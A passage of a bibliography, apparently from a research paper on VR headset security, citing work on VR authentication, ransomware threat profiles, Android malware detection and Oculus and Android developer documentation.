[22] P. K. Manadhata and J. M. Wing, "An attack surface metric," *IEEE Transactions on Software Engineering,* vol. 37, no. 3, pp. 371-386, 2010.

[23] K. Jain and N. Pherwani, "Virtual reality based user authentication system," *International Journal of Science Technology Engineering,* vol. 4, pp. 49-53, 2017.

[24] F. Mathis, J. H. Williamson, K. Vaniea, and M. Khamis, "Fast and secure authentication in virtual reality using coordinated 3D manipulation and pointing," *ACM Transactions on Computer-Human Interaction (ToCHI),* vol. 28, no. 1, pp. 1-44, 2021, doi: 10.1145/3428121.

[25] B. Odeleye, G. Loukas, R. Heartfield, and F. Spyridonis, "Detecting framerate-oriented cyber attacks on user experience in virtual reality," in *USENIX Symposium on Usable Privacy and Security* August 2021.

[26] M. U. Rafique and S. C. Sen-ching, "Tracking attacks on virtual reality systems," *IEEE Consumer Electronics Magazine,* vol. 9, no. 2, pp. 41-46, 2020, doi: 10.1109/MCE.2019.2953741.

[27] N. A. Lal, S. Prasad, and M. Farik, "A review of authentication methods," *International Journal of Scientific & Technology Research,* vol. 5, pp. 246-249, November 2016 2016.

[28] A. Ometov, S. Bezzateev, N. Mäkitalo, S. Andreev, T. Mikkonen, and Y. Koucheryavy, "Multi-factor authentication: A survey," *Cryptography,* vol. 2, no. 1, p. 1, 2018.

[29] H. G. Kim, H.-T. Lim, S. Lee, and Y. M. Ro, "Vrsa net: Vr sickness assessment considering exceptional motion for 360 vr video," *IEEE transactions on image processing,* vol. 28, no. 4, pp. 1646-1660, 2018.

[30] G. Geršak, H. Lu, and J. Guna, "Effect of VR technology matureness on VR sickness," *Multimedia Tools and Applications,* vol. 79, no. 21, pp. 14491-14507, 2020.

[31] Oculus. "Setting up your play area and Guardian." Oculus. https://support.oculus.com/guardian/ (accessed March 10, 2022).

[32] VIVE. "Choosing the play area." VIVE. https://www.vive.com/us/support/vive/category_howto/choosing-your-play-area.html (accessed March 10, 2022).

[33] G. Trends, "Ransomware - Interest over time," ed. Google Trends, 2022.

[34] G. Suarez-Tangil and G. Stringhini, "Eight years of rider measurement in the android malware ecosystem: evolution and lessons learned," *arXiv preprint arXiv:1801.08115,* 2018.

[35] NJCCIC, "NJCCIC Threat Profile WannaCry," NJCCIC, cyber.nj.gov, 5/13/2017 2017. Accessed: Feb 17,2022. [Online]. Available: https://www.cyber.nj.gov/threat-center/threat-profiles/ransomware-variants/wannacry

[36] NJCCIC, "NJCCIC Threat Profile WannaLocker," NJCCIC, cyber.nj.gov, 6/14/2017 2017. Accessed: feb 17, 2022. [Online]. Available: https://www.cyber.nj.gov/threat-center/threat-profiles/ransomware-variants/wannalocker

[37] M. S. Rosli, R. S. Abdullah, W. Yassin, M. Faizal, and W. N. F. W. M. Zaki, "Ransomware Behavior Attack Construction via Graph Theory Approach," *International Journal of Advanced Computer Science and Applications,* vol. 11, no. 2, pp. 487-496, 2020.

[38] NJCCIC, "NJCCIC Threat Profile Koler," NJCCIC, cyber.nj.gov, 6/24/2017 2017. Accessed: 3/9/2022. [Online]. Available: https://www.cyber.nj.gov/threat-center/threat-profiles/ransomware-variants/koler

[39] T. Kim, B. Kang, M. Rho, S. Sezer, and E. G. Im, "A multimodal deep learning method for android malware detection using various features," *IEEE Transactions on Information Forensics and Security,* vol. 14, no. 3, pp. 773-788, 2018.

[40] E. B. Karbab, M. Debbabi, A. Derhab, and D. Mouheb, "MalDozer: Automatic framework for android malware detection using deep learning," *Digital Investigation,* vol. 24, pp. S48-S59, 2018.

[41] J. Li, L. Sun, Q. Yan, Z. Li, W. Srisa-An, and H. Ye, "Significant permission identification for machine-learning-based android malware detection," *IEEE Transactions on Industrial Informatics,* vol. 14, no. 7, pp. 3216-3225, 2018.

[42] Z. Ma, H. Ge, Y. Liu, M. Zhao, and J. Ma, "A combination method for android malware detection based on control flow graphs and machine learning algorithms," *IEEE access,* vol. 7, pp. 21235-21245, 2019.

[43] A. Arora, S. K. Peddoju, and M. Conti, "Permpair: Android malware detection using permission pairs," *IEEE Transactions on Information Forensics and Security,* vol. 15, pp. 1968-1982, 2019.

[44] T. D. Cook, D. T. Campbell, and W. Shadish, *Experimental and quasi-experimental designs for generalized causal inference*. Houghton Mifflin Boston, MA, 2002.

[45] A. Developers. "Program Overview | Android Developers." Google Developers. https://web.archive.org/web/20190327091656/https://developer.android.com/preview/overview (accessed 2022).

[46] A. H. Lashkari, A. F. A. Kadir, L. Taheri, and A. A. Ghorbani, "Toward developing a systematic approach to generate benchmark android malware datasets and classification," in *2018 International Carnahan Conference on Security Technology (ICCST)*, 2018: IEEE, pp. 1-7.

[47] A. Developers. "Android API Reference | Android Developers." Google Developers. https://developer.android.com/reference/ (accessed March 12, 2022).

[48] Oculus, "Introducing Oculus Air Link, a Wireless Way to Play PC VR Games on Oculus Quest 2, Plus Infinite Office Updates, Support for 120 Hz on Quest 2, and More," vol. 2022, ed: Oculus, 2021.

[49] Oculus. "Device Setup | Oculus Developers — Facebook." Oculus. https://developer.oculus.com/documentation/native/android/mobile-device-setup/#enable-developer-mode (accessed March 9, 2022).

[50] Oculus. "FACEBOOK ACCOUNTS ON OCULUS." Oculus. https://support.oculus.com/articles/accounts/facebook-accounts-on-oculus/index-facebook-accounts-on-oculus/ (accessed March 9, 2022).

[51] A. Developers. "Data and file storage overview | Android Developers." Google Developers. https://developer.android.com/training/data-storage (accessed March 10, 2022).

[52] SideQuest. "SideQuest." https://sidequestvr.com/setup-howto (accessed March 21, 2022).